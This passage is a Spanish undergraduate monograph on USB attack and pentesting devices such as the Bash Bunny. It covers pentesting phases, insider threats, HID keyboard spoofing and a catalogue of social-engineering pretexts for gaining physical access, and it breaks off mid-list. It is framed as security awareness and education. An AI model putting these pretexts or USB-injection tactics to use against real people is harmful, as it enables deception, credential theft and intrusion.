



UNIVERSIDAD AUTÓNOMA DEL
ESTADO DE QUINTANA ROO

DIVISIÓN DE CIENCIAS, INGENIERÍA Y TECNOLOGÍA

PLATAFORMAS DE PENTESTING EN DISPOSITIVOS CON INTERFAZ USB

TRABAJO MONOGRÁFICO
PARA OBTENER EL GRADO DE
INGENIERO EN REDES

PRESENTA

ERICK MOISÉS MEDRANO AGUILAR

SUPERVISORES

M.T.I VLADIMIR VENIAMIN CABAÑAS VICTORIA

DR. JAVIER VÁZQUEZ CASTILLO

M.S.I. LAURA YÉSICA DÁVALOS CASTILLA

DR. JAIME SILVERIO ORTEGÓN AGUILAR

M.S.I. RUBÉN ENRIQUE GONZÁLEZ ELIXAVI



ÁREA DE TITULACIÓN



CHETUMAL QUINTANA ROO, MÉXICO, OCTUBRE DE 2022



UNIVERSIDAD AUTÓNOMA DEL ESTADO DE QUINTANA ROO

DIVISIÓN DE CIENCIAS, INGENIERÍA Y TECNOLOGÍA

TRABAJO MONOGRÁFICO TITULADO

“PLATAFORMAS DE PENTESTING EN DISPOSITIVOS CON INTERFAZ USB”

ELABORADO POR

ERICK MOISÉS MEDRANO AGUILAR

BAJO SUPERVISIÓN DEL COMITÉ DEL PROGRAMA DE LICENCIATURA Y APROBADO COMO REQUISITO PARCIAL PARA OBTENER EL GRADO DE:
INGENIERO EN REDES

COMITÉ SUPERVISOR

SUPERVISOR:


M.T.I VLADIMIR VENIAMIN CABAÑAS VICTORIA

SUPERVISOR:


DR. JAVIER YÁÑEZ CASTILLO

SUPERVISORA:


M.S.I. LAURA YESICA DÁVALOS CASTILLA

SUPERVISOR SUPLENTE:


DR. JAIME SILVERIO ORTEGÓN AGUIRRE

SUPERVISOR SUPLENTE:


M.S.I. RUBÉN ENRIQUE GONZÁLEZ ELÍAS



CHETUMAL QUINTANA ROO, MÉXICO, OCTUBRE DE 2022



Dedicatoria

Dedico este trabajo a mis padres, Fredy Selem Medrano Jimenez y Santa Teresa de Jesus Aguilar Manzanilla, por sus consejos y apoyo incondicional en todo momento de mi vida. Los valores que me han inculcado, su amor y cariño. Siempre creyeron en mi para concluir esta etapa de mi vida y verme graduado de la Universidad. Son los mejores padres que pude tener, unos guerreros y ejemplo de vida.

Agradecimientos

Agradezco a todos los maestros de la DCIT por brindarme todas las herramientas y conocimiento para mi formación, su ayuda para completar mi etapa en ingeniería en redes. Siempre tan atentos y dispuestos a ayudar con cualquier duda desde el principio y fin de mi carrera.

Quiero agradecer a todos mis amigos y compañeros de la universidad quienes fueron de gran influencia para concluir mi carrera, he aprendido y disfrutado cada hora de estudio, sus consejos ayudan y amistad.

A mis padres y familia por todo su esfuerzo, consejos y apoyo que me brindaron en todo momento para concluir esta bonita etapa de mi vida.

Resumen

Hoy en día los medios de almacenamiento con interfaz USB se han convertido en uno de los dispositivos más utilizados por las personas de todo el mundo, la principal razón es que permiten llevar consigo gran cantidad de información en un pequeño aparato de escasas dimensiones, de poco peso y con gran facilidad para transportar.

Con el paso del tiempo los avances tecnológicos han ido provocando nuevos surgimientos de vectores de ataques para los sistemas informáticos orientados con los dispositivos USB, estas nuevas modas delictivas se pueden manifestar en cualquier tipo de organización o persona. Los propósitos de los ataques a los sistemas informáticos pueden ser muy variados como son el robo de información, sabotaje, espionaje, diversión etc. Esto se debe que cada día descubren nuevos puntos débiles que exponen la seguridad.

La más reciente incorporación para todos estos dispositivos son los puertos USB que permiten una conexión como puede ser un teclado, ratón o mouse, impresoras etc. este sería un medio de comunicación entre el usuario y el dispositivo mismo que en la mayoría de los sistemas operativos como Windows, Mac, Linux o Android son aceptados para efectuar acciones y tareas.

Cuando surgen ataques en los sistemas informáticos pensamos que son realizados por algún desconocido que realiza el ataque y controla todo desde un lugar remoto. Aunque muchos de los casos, estas violaciones de seguridad son realizadas por el Factor Insider, es decir por los mismos empleados que se encuentran dentro de la organización o institución.

CONTENIDO

DEDICATORIA	I
AGRADECIMIENTOS.....	II
RESUMEN	III
ÍNDICE DE FIGURAS	VII
ÍNDICE DE TABLAS	VIII
INTRODUCCIÓN.....	1
1.1 OBJETIVO GENERAL.....	3
1.2 OBJETIVOS ESPECÍFICOS	3
1.3 METODOLOGÍA	3
1.4 MÉTODO DE INVESTIGACIÓN.....	3
1.5 OBJETO DE ESTUDIO DE INVESTIGACIÓN.....	4
1.6 HERRAMIENTAS.....	4
MARCO TEÓRICO.....	5
2.1 PENTESTING	5
2.1.1 Tipos de Pentesting	6
2.1.2 Etapas de un pentesting.....	6
2.2 SEGURIDAD FÍSICA	7
2.2.1 Ataques desde la oficina.....	8
2.3 INGENIERÍA SOCIAL	10
2.3.1 Relación entre la seguridad informática y la ingeniería social.....	11
2.3.2 Tipos de ingeniería social	12
2.4 HID (DISPOSITIVO DE INTERFAZ HUMANA).....	14
2.5.1 Suplantación de identidad.....	15
2.5.2 Multiplataforma.....	16
2.6 TIPOS DE ATAQUES BASADOS EN USB.....	17
2.6.1 KeyGrabber USB.....	17
2.6.2 Rubber Ducky.....	18
2.6.3 Smolpion.....	18
2.6.4 Arducky.....	19
2.6.4 Bash Bunny	20
2.6.5 Comparativa	21
2.7 PLATAFORMA DE PENTESTING “BASH BUNNY”	22

2.7.1 Características.....	22
2.7.1.1 Ataques avanzados.....	22
2.7.1.2 Simple payloads.....	22
2.7.1.3 Hardware potente.....	22
2.7.1.4 Especificaciones:.....	23
2.7.1.5 Hacking de red (Secuestro de red).....	23
2.7.1.6 Inyección de teclado.....	24
2.7.1.7 Ex filtración inteligente.....	24
2.7.1.8 Acceso de shell dedicado.....	25
3.6 FUNCIONES BÁSICAS.....	25
3.6.1 Tipos de Posiciones.....	25
3.6.2 Estructura de directorio de almacenamiento masivo.....	26
3.6.3 Indicaciones básicas de estado del LED.....	26
3.6.4 Instalación y uso de herramientas adicionales.....	27
3.6.5 Instalar y usar idiomas adicionales.....	27
3.7 CONSOLA SERIAL.....	28
3.7.1 Configuraciones de consola serial.....	28
3.7.2 Conexión a la consola serie desde Windows.....	28
3.7.3 Configuración por defecto.....	29
3.7.3 Conexión a la consola serie desde Linux / Mac.....	29
3.8 CONEXIÓN A INTERNET.....	30
3.8.1 Bash Bunny en línea.....	30
3.8.2 Compartir una conexión a internet desde Windows.....	31
3.8.3 Compartir una conexión a internet desde Linux.....	31
3.8.4 Compartir una conexión a internet desde OSX.....	32
3.9 ACTUALIZACIÓN DEL FIRMWARE DE BASH BUNNY.....	33
3.9.1 Instrucciones de actualización de firmware paso a paso.....	33
3.9.2 Estado del LED para actualizaciones de 1.0 a 1.1.....	34
3.9.3 Estado de LED para actualizaciones de 1.1 en adelante.....	35
3.9.1 Descargar Bash Bunny Updater.....	35
3.9.2 Ejecutar Bash Bunny Updater en Windows.....	36
3.9.3 Ejecutar Bash Bunny Updater en Mac OSX.....	36
3.9.4 Ejecutar Bash Bunny Updater en Linux.....	37
3.9.5 Uso del updater en Bash Bunny.....	37
4.1 DESARROLLO DE PAYLOADS.....	38
4.1.1 Conceptos básicos de desarrollo de payloads.....	38
4.1.2 Ducky Script.....	38

4.1.3	<i>Extensiones</i>	43
4.1.4	<i>MODO ATAQUE</i>	44
4.1.5	<i>LED</i>	46
4.1.6	<i>Quack</i>	49
4.1.6	<i>VID Y PID</i>	50
4.1.7	<i>Trabajar con el sistema de archivos</i>	50
4.1.8	<i>Guía de mejores prácticas / estilo de payload</i>	51
4.1.9	<i>Trabajando con sistemas de archivos</i>	52
4.1.10	<i>Ejemplo de palyload bloquea tu equipo</i>	53
4.1.11	<i>Ejemplo de Payload WiPassDump (Extraer contraseñas WiFi)</i>	55
CONCLUSIONES		59
GLOSARIO		61
BIBLIOGRAFÍA		64

Índice de figuras

<i>Ilustración 1 Pentesting y atacante</i>	5
<i>Ilustración 2 Seguridad interna y externa</i>	9
<i>Ilustración 3 Ingeniería Social</i>	10
<i>Ilustración 4 Ataque de ingeniería Social</i>	11
<i>Ilustración 5 Dispositivos HID (Dispositivos de interfaz humana)</i>	15
<i>Ilustración 6 Suplantación de Identidad USB</i>	16
<i>Ilustración 7 Multiplataforma</i>	16
<i>Ilustración 8 KeyGrabber USB</i>	18
<i>Ilustración 9 Rubber Ducky</i>	18
<i>Ilustración 10 Smolpion</i>	19
<i>Ilustración 11 Arduky</i>	20
<i>Ilustración 12 Bash Bunny</i>	20
<i>Ilustración 13 Bash Bunny sin cubierta</i>	23
<i>Ilustración 14 Tipos de posiciones del Bash Bunny</i>	25
<i>Ilustración 15 Conexión a la consola serie desde Windows con puTTY</i>	29
<i>Ilustración 16 Bash Bunny Updater en Windows</i>	36
<i>Ilustración 17 Bash Bunny Updater en Mac OSX</i>	36
<i>Ilustración 18 Bash Bunny Updater en Linux</i>	37
<i>Ilustración 19 Updater en Bash Bunny</i>	37
<i>Ilustración 20 Comentarios del desarrollador al inicio del Payload</i>	51
<i>Ilustración 21 Especificación de variables sobre la ejecución del payload</i>	51
<i>Ilustración 22 Comentar las etapas del payload</i>	52

Índice de Tablas

<i>Tabla 1 Comparativa de los diversos dispositivos</i>	21
<i>Tabla 2 Especificaciones del Bash Bunny</i>	23
<i>Tabla 3 Estructura de directorio de almacenamiento masivo</i>	26
<i>Tabla 4 Estados de LED básicos - Bash Bunny</i>	26
<i>Tabla 5 Configuraciones de consola serial del Bash Bunny</i>	28
<i>Tabla 6 Configuración por defecto del Bash Bunny</i>	29
<i>Tabla 7 Bunny Script - Comandos</i>	39
<i>Tabla 8 Tipos de extensiones del Bash Bunny</i>	43
<i>Tabla 9 Tipos de ATTACKMODE del Bash Bunny</i>	44
<i>Tabla 10 Combinaciones de AttackMODE y VID / DIP</i>	46
<i>Tabla 11 Indicadores LED del Bash Bunny</i>	47
<i>Tabla 12 Patrones de LED del Bash Bunny</i>	47
<i>Tabla 13 Tipos de estados de LED del Bash Bunny</i>	48

Introducción

El mundo de la seguridad informática hay todavía empresas, administradores y usuarios comunes que no han tomado conciencia de la importancia que tiene la “seguridad física”, un punto clave a tener muy en cuenta. Siempre hay gente que quiere robarle la contraseña a su pareja, a su jefe, a su empleado, espiar su historial de sitios que visita en internet, las cookies de Facebook, robarle los passwords de la red WIFI y las contraseñas guardadas en el navegador.

Existen muchos métodos por los cuales pueden atacar una computadora. Por ejemplo, a traves de un enlace que descarga un virus, un troyano que nos llega como un archivo adjunto por correo electrónico, algún programa que hemos instalado y en realidad es malicioso. Pero también a través de un dispositivo físico. Existen muchas técnicas y maneras de conseguir acceso físico a un equipo para poder explotar sus vulnerabilidades. Basta con perder de vista tu computadora o prestarlo a un amigo tan solo un momento para revisar alguna página web, o separarte de tu escritorio por unos momentos para ir al baño, es tiempo suficiente para que un atacante pueda llegar y enchufar un dispositivo USB como el “Bash Bunny”.

Uno de sus vectores de ataque para este dispositivo es simular un teclado con forma de USB que nada más al conectarse comienza a escribir en el equipo de forma automatizada, para lanzar programas y herramientas que bien pueden estar en el equipo victima o cargados en la memoria del dispositivo, logrando comprometer la información del equipo.

Está presente monografía pretende describir la plataforma de ataque y automatización USB con el fin de demostrar los nuevos vectores de ataques a los sistemas informáticos de forma física y automatizada. Mismo que permitirá que los usuarios conozcan la funcionalidad, el proceso de esta plataforma, así como los riesgos que presenta dicho dispositivo USB y la facilidad que tiene para realizar los ataques en los sistemas

informáticos. Al explicar este nuevo vector de ataque mediante USB ayudara que el usuario tome conciencia para proteger su equipo e información.

Para ello se preparará un archivo que estará dentro del dispositivo USB y contendrá todas las instrucciones programadas para ejecutarse. El atacante deberá tener acceso físicamente a la computadora victima por un par de segundos, al conectar el dispositivo USB se ejecutará dichas instrucciones de forma automática, este dispositivo será ignorado por los antivirus ya que simula ser un teclado. Al ser un ataque automatizado permitirá que no haya errores de escritura y los comandos sean de forma rápida. El dispositivo contiene un LED el cual podrá informar en qué fase se encuentra. Se asignará un color el cual indicara que el ataque ha finalizado para retirar el dispositivo USB.

TEMA: PLATAFORMAS DE PENTESTING EN DISPOSITIVOS CON INTERFAZ USB

1.1 Objetivo General

Describir una plataforma de ataque y automatización USB multifuncional.

1.2 Objetivos específicos

- Describir el funcionamiento de plataformas de ataques en dispositivos con interfaz USB.
- Comparar diferentes tipos de plataformas de ataques en dispositivos con interfaz USB.
- Exponer los riesgos de un ataque de tipo acceso físico a través de un dispositivo USB Multifuncional para la seguridad informática.

1.3 Metodología

- Investigación proyectiva

Con base al dispositivo USB multifuncional Bash Bunny se decide llevar a cabo la investigación proyectiva, ya que permite indagar el proceso de la situación determinada de igual manera nos enlaza proponer alternativas de posibles soluciones.

1.4 Método de investigación

- Método comparativo

1.5 Objeto de estudio de investigación

- Plataformas de pentesting en dispositivos con interfaz USB.

1.6 Herramientas

- Referencias electrónicas

Marco Teórico

2.1 Pentesting

El pentesting también llamados como “Test de penetración” o “Penetration testing” son los tests de penetración son la mejor manera de que la disponen empresas e individuales de comprobar hasta ¿Qué punto de su red y/o dispositivos son seguros ante un ataque informático externo o interno? En un test de penetración (auditoria) la persona que lo realiza (pentester) no solo descubre posibles vulnerabilidades que podrían ser usadas por atacantes, sino que las explota hasta donde sea posible para identificar ¿Qué información y/o acceso se podría llegar a alcanzar en un hipotético ataque? La tarea del pentester es trabajando de manera acordada con el cliente, identificar todos estos riesgos para posibilitar su corrección antes de que un atacante real pueda explotarlos. Cada test de penetración depende en gran medida en la experiencia y habilidades del pentester. (Torre, 2017)



Ilustración 1 Pentesting y atacante

2.1.1 Tipos de Pentesting

Prueba de caja negra (Black-Box): El equipo de pruebas no tiene información por anticipado sobre la red de la organización, solo se cuenta con una dirección IP de un sitio web o ftp, el objetivo de esta prueba es tratar de irrumpir en la página web o servidor con el fin de sacar información como puertos de conexión TCP/IP abiertos, atacando el servicio de forma maliciosa. (Barreto Cuitiva, 2018)

Prueba de caja blanca (White-Box test): El equipo de pruebas cuenta con acceso para evaluar las redes, servidores, equipos finales y aplicaciones web, además cuenta con los diagramas de conexión para evaluar con total conocimiento cualquier equipo de la compañía, el objetivo solo va encaminado a evaluar equipos específicos o servicios con el fin de revisar el nivel de seguridad implementado. (Barreto Cuitiva, 2018)

Prueba de caja gris (Gray-Box): El equipo de pruebas tiene información parcial de los equipos de la compañía y tiene como objetivo simular un atacante de un empleado inconforme, se debe dotar al equipo de trabajo de los privilegios necesarios para realizar esta prueba. (Barreto Cuitiva, 2018)

2.1.2 Etapas de un pentesting

(Catoira, 2012) menciona que un pentesting realiza múltiples fases a lo largo de su auditoria dependiendo de los entornos en los que se encuentra algunas de estas etapas son:

- **Fase de reconocimiento:** Posiblemente, esta sea una de las etapas que más tiempo demande. Asimismo, se definen objetivos y se recopila toda la información posible que luego será utilizada a lo largo de las siguientes fases. La información que se busca abarcar desde nombres y direcciones de correos de los empleados de la organización, hasta la topología de la red, direcciones IP, entre otros.
- **Fase de escaneo:** Utilizado la información obtenida previamente se busca posibles vectores de ataque. Esta etapa involucra el escaneo de puertos y servicios. Posteriormente se realiza el escaneo de vulnerabilidades que permitirá definir los vectores de ataque.

- **Fase de enumeración:** El objetivo de esta etapa es la obtención de los datos referentes a los usuarios, nombres de equipos, servicios de red, entre otros. A esta altura de la auditoria, se realizan conexiones activas con el sistema y se ejecutan consultas dentro del mismo.
- **Fase de acceso:** En esta etapa finalmente se realiza el acceso al sistema. Esta tarea se logra a partir de la explotación de aquellas vulnerabilidades detectadas que fueron aprovechadas por el auditor para comprometer el sistema.
- **Fase de mantenimiento de acceso:** Luego de haberse obtenido el acceso al sistema, se busca la manera de preservar el sistema comprometido a disposición de quien lo ha atacado. El objetivo es mantener el acceso al mencionado sistema perdure en el tiempo.

2.2 Seguridad Física

La seguridad se refiere a los controles y mecanismos que existen dentro y fuera del sistema informático ya que el medio de acceso remoto permite proteger el hardware y el almacenamiento de datos. En efecto cuando escuchamos que un sistema informático es atacado tendemos a pensar que estos ataques se realizan a través de sesiones externas, es decir, que los atacantes ejecutan estas acciones a través de internet conectándose a las computadoras y/o servidores. Asimismo al momento de crear un sistema informático solemos proteger el perímetro de forma externa, esto significa que las configuraciones realizadas en los equipos de cómputo o servidores no puedan ser atacados por personas externas que intentan obtener el control, esto puede ser un error muy grande ya que existe la posibilidad de que los ataques no solo provengan desde fuera de la empresa, si no tenemos el cuidado de proteger el perímetro desde el interior de la misma empresa puede presentar grandes riesgos. Como dice Mieres (2009) "La mayoría de las violaciones de seguridad son cometidos por el Factor insiders, es decir, por los mismos empleados desde dentro de la institución u organización". Un ejemplo de este tipo de

ataques es cuando algún empleado llega a obtener la suficiente confianza para conseguir el acceso a lugares en donde pocas personas se les otorga el paso, si el empleado va con malas intenciones ya sea por algún disgusto o problema que tuvo con la misma empresa puede llegar a robar información confidencial y/o causar daños como una forma de venganza. No solo un empleado es el que puede realizar dicho acto, si no se tienen las medidas adecuadas de las personas que ingresan a la empresa cualquier atacante mal intencionado puede hacerse pasar por un empleado o personal de limpieza de esta forma y con técnicas de ingeniería social puede atacar los sistemas informáticos.

2.2.1 Ataques desde la oficina

Como menciona (Lee, 2003), En muchas ocasiones la oficina se vuelve nuestra segunda casa ya que es aquí donde pasamos la mayoría del tiempo en toda la semana y en ocasiones los fines de semana, como se vuelve nuestra segunda casa se suele poner fotografías de nuestros seres queridos o cuadros de nuestros gustos y demás cosas por el estilo, como es nuestra oficina y se encuentra dentro de la empresa la cual cuenta con vigilantes en verificar a los empleados o personal que puedan ingresar al espacio solemos sentirnos seguros. Por este motivo muchos empleados no tienen el cuidado o no comprenden el valor de la información que tienen a su cargo, ya que suelen escribir en alguna libreta, en papel adherido al monitor e incluso en pizarras información o contraseñas para tener acceso a los sistemas informáticos de su respectivo trabajo, esto permite que el atacante se aproveche de estos errores para tener acceso físico a las instalaciones y así obtener información en un par de minutos. De igual manera el atacante puede llevar algún dispositivo USB con algún programa malicioso para infectar la computadora para así tener el control y saquear la información necesaria. Algunas de las personas que pueden robar información a los sistemas informáticos son:

- Delincuentes comunes.
- Ciberdelincuente (delincuentes informáticos).
- Empleados (delincuentes con odio contra la empresa).

- Ex empleados (personal despedido, desafectado de la empresa, que quedo resentimiento hacia la misma).
- Personal desatendido o no comprometido (Facilitan por error o accedente, que personas ingresen con fines delictivos).
- Accidentes naturales o intencionales.

Cualesquiera de estos entes pueden causar serios daños en los sistemas informáticos, por otra parte, debemos de considerar al personal desatendido o no comprometido. Ya que suelen olvidar sus contraseñas de acceso y las apuntan de forma física en algún papel o en un bloc de notas dentro de su computadora. Estas personas son las que dejan las ventanas abiertas cuando se tienen las puertas blindadas. Suelen tirar al piso el esfuerzo que la empresa está haciendo para proteger la información. (Lee, 2003)




Ilustración 2 Seguridad interna y externa

Al momento de diseñar los sistemas informáticos se debe tener en cuenta ambos mecanismos de seguridad. Como afirma (Gómez Vieites, 2007) “Por este motivo, conviene reforzar la seguridad tanto en relación con el personal interno (“Insider”) como con los usuarios externos del sistema informático (“outsiders”)”.

2.3 Ingeniería Social

La ingeniería social o (Social Engineering) son técnicas empleadas por atacantes dirigidos al factor humano. Generalmente cuando imaginamos a un delincuente informático pensamos que es una persona tímida e inadaptada socialmente el cual pasa muchas horas detrás de su computadora analizando líneas de código para lanzar su ataque a través de internet, consiste en engañar al usuario con diferentes métodos haciendo que el usuario realice el trabajo sucio. (James Lee, 2003, pág. 194)

Este tipo de ataques aún siguen siendo muy utilizados por los atacantes, ya que se basan en engañar a la gente con un conjunto de técnicas psicológicas y habilidades sociales. El atacante convence al usuario de ser alguien que no es, por medio de la manipulación. Como resultado, la ingeniería social es capaz de aprovecharse de la gente para obtener información con o sin el uso de la tecnología. (Morales, 2014).

En el ambiente informático es muy conocido el dicho “Una computadora apagada es una computadora segura”. Ahora bien, si la computadora está apagada, ¿Quién es el objetivo? El usuario. No existe un solo sistema en el mundo que no dependa de un ser humano. (Borghello, 2009)



Ilustración 3 Ingeniería Social

2.3.1 Relación entre la seguridad informática y la ingeniería social

La seguridad de la información trata de mantener la integridad, confidencialidad y disponibilidad de la información utilizando algunas estrategias y tecnologías para proteger los activos de la información, pero no solo estas tecnologías deben ser las únicas consideradas como activos, también las personas deben ser incluidas puesto que conocen procesos críticos, almacenan datos e información que pueden ser sensibles.

Cuando un atacante mal intencionado quiere obtener acceso a la infraestructura tecnológica de algún lugar, debe de realizar ciertas acciones antes de poder atacar un sistema, tales como la recolección de información, encontrar vulnerabilidades y explotarlas sin activar ninguna alarma de seguridad. Este proceso puede llevar mucho esfuerzo, tiempo y dinero. (George, s.f).

Entonces en vez de atacar directamente a los sistemas informáticos los ataques son dirigidos al humanO.S (Human Operate System) mediante métodos de ingeniería social. El atacante realiza el mismo procedimiento de investigación, pero ahora con el mínimo consumo de recursos ya que atacar directamente al usuario, el atacante evitara todos los sistemas de control y tecnologías implementadas para detectar a los atacantes haciendo un bypass (desvío de sistema de seguridad informático) al complejo sistema. (George, s.f).




Ilustración 4 Ataque de ingeniería Social

- **Camino de ingeniería social:** Ataque directo al usuario, evitando todos los sistemas de control y tecnologías de seguridad.
- **Camino tradicional de un atacante:** Ataque directo a la infraestructura, romper todos y cada uno de los anillos de seguridad.

Una de las personas más famosas en el mundo de los delitos informáticos por utilizar la ingeniería social como principal arma. Kevin Mitnick (2005) “Usted puede tener la mejor tecnología, firewall, sistema de detección de intrusos o complejos sistemas de autenticación biométricos... Pero lo único que se necesita es una llamada telefónica a un empleado desprevenido y acceden al sistema sin más. Tienen todo en sus manos”.

2.3.2 Tipos de ingeniería social

Autoridad falsa

Los atacantes a menudo suelen realizar investigaciones para hacerse pasar por alguna persona con un cargo superior, solicitando información que les es necesaria de esta forma es muy probable que a la persona que le solicita esa información se la entregue sin cuestionarlo si en verdad es la persona que dice ser.

Algunas empresas suelen ser demasiados grandes, con muchas delegaciones y es muy probable que un empleado normal no conozca a todos sus superiores. En muchas ocasiones no es necesario que un atacante se haga pasar por algún superior. Un ejemplo podría ser que una persona se haga pasar por algún personal del sistema contratado por algún jefe y consiga tener acceso a los sistemas informáticos de forma física, es aquí donde el atacante puede realizar configuraciones, conectar algún dispositivo USB para infectar los servidores o robar información. (James Lee, 2003, pág. 195)

Suplantación

La suplantación es muy parecida a la autoridad falsa, este método suplanta a una persona real de la empresa, el atacante debe de saber cómo actúa el empleado, la forma de

expresarse, escribir o de redactar un correo electrónico. Imitando la forma de esta persona así puede solicitar información confidencial a otro empleado de la empresa, es una forma de convencer que es quien dice ser y no levantar alguna sospecha. (James Lee, 2003, pág. 196)

Compasión

Uno de los métodos más utilizados es cuando el atacante hace ver a la víctima que necesita urgentemente lo que le pide, Por ejemplo, una persona llama o envía un correo electrónico solicitando un cambio de contraseña ya que al intentar ingresar no puede acceder puesto que se le olvidó y que lo necesita urgente, su jefe le está pidiendo un informe, si no le entrega él dicho informe puede ser despedido. El atacante puede darle más vueltas al asunto con tal de que el encargado de sistemas sienta un poco de compasión logrando que haga lo que el atacante desee. (James Lee, 2003, pág. 197)

Implicación personal

Los atacantes vieron que pueden tener mejores resultados si inventan una historia que afecte directamente a la persona que intentan manipular. Por ejemplo, Diciendo a encargado de sistemas que es un contador el cual su usuario está presentando problemas en el sistema y no puede realizar las nóminas así como que las nóminas se retrasen. El administrador puede darle otro usuario con mayores privilegios para que las nóminas salgan a su debido tiempo. (James Lee, 2003, pág. 197)

Ataques de ego

Si se consigue que alguien se sienta cómodo con lo que hace sería mucho más fácil manipularlo, cuando esta persona es elogiada él hará todo para continuar siendo elogiado. Por ejemplo, Una persona que se hace pasar por un reportero o encargado de la seguridad informática y le encantaría saber cómo funciona sus mecanismos implementados para la seguridad informática. Este jefe podría realizar en par de horas

un informe detallado de todas las cosas que la empresa utiliza ya sea el tipo de hardware o software que utilizan, las topologías de la red implementadas entre muchas otras cosas. El ingenuo jefe estaría revelando información sensible y dando a demostrar donde se encuentran sus vulnerabilidades de sus sistemas informáticos. (Lee, 2003, pág. 198)

Profesiones pocos sospechosos.

En muchas ocasiones los atacantes han notado que haciéndose pasar por algún trabajador de alguna compañía de teléfonos, eléctrica, gas o personal de limpieza. Este tipo de personas suelen ser ignoradas. Luego se hacerse pasar por alguna de estas personas y siendo ignorados de cierta manera pueden caminar por los pasillos o estar dentro de alguna oficina en búsqueda de documentos, contraseñas apuntadas o teniendo acceso a los sistemas informáticos. (James Lee, 2003, pág. 199)

Recompensa

En ocasiones puede resultar más fácil obtener información de personas si esta por medio una recompensa. Por ejemplo, se ha colocado una cartulina donde se les solicita poner su correo y su contraseña, la persona que tenga la contraseña más rara podría ganar se algún premio. (James Lee, 2003, pág. 200)

2.4 HID (Dispositivo de interfaz Humana)

HID o dispositivo de interfaz humana (Human Interface Device) concepto que hace referencia a una interfaz entre el usuario y la computadora, Estos dispositivos interactúan con los humanos mientras que la computadora se comunica con el dispositivo intercambiando información. Por ejemplo, un mouse, teclado o joysticks. (M. Bates, Ingman, & ray, 2004)



Ilustración 5 Dispositivos HID (Dispositivos de interfaz humana)

Todos estos dispositivos se adhieren a una filosofía Plug & Play (Enchufar y usar) permitiendo al dispositivo que después de ser conectado puede ser utilizado sin necesidad de configuraciones adicionales o instalaciones de controladores. Esto con la finalidad de ahorrar tiempo y reduce al mínimo los problemas de instalación. (Brian M. Bates, 2004)

2.5.1 Suplantación de identidad

Cuando se conecta un dispositivo USB, este contiene un firmware, que es un programa que le indica a la computadora de que dispositivo se trata. Es decir, cuando se conecta el USB se realiza un proceso de inicialización que contiene varios pasos. En estos pasos, el dispositivo se identifica con su clase (una o varias) y se cargan los drivers necesarios para su correcto funcionamiento si es necesario ¿Qué pasa si el sistema no sabe que el dispositivo que se conecto es una unidad flas USB? ¿Y si pensara que era un teclado o un mouse? ¿Qué sucede si el dispositivo puede ejecutar comandos automatizados y copiar información, ejecutar programas maliciosos o llevar a una página deshonesto? Los ciberdelincuentes han buscado la forma de suplantar la identidad de un dispositivo USB haciéndose pasar por otro, modificando el firmware. (Albors, 2014)




Ilustración 6 Suplantación de Identidad USB

2.5.2 Multiplataforma

Uno de los mayores avances tecnológicos ha sido la invención de las computadoras, son ampliamente utilizadas por todas las personas en el mundo desde la casa, oficina, universidad. También surgen los teléfonos inteligentes y las tablets. Todas estas tecnologías soportan conexiones de tipo USB haciendo que todas se vuelvan objetivos para los atacantes. Aprovechando este nuevo vector de ataque hacia los dispositivos USB suplantando ser otra identidad como un teclado. Todos funcionan bajo un sistema operativo y en la actualidad existen diversos tipos de sistemas operativos cada uno diseñado para tareas diferentes. En pocas palabras, cualquier sistema operativo que soporte puertos USB y dispositivos HID son afectados. (Bursztein, 2016) Algunos de estos sistemas son:

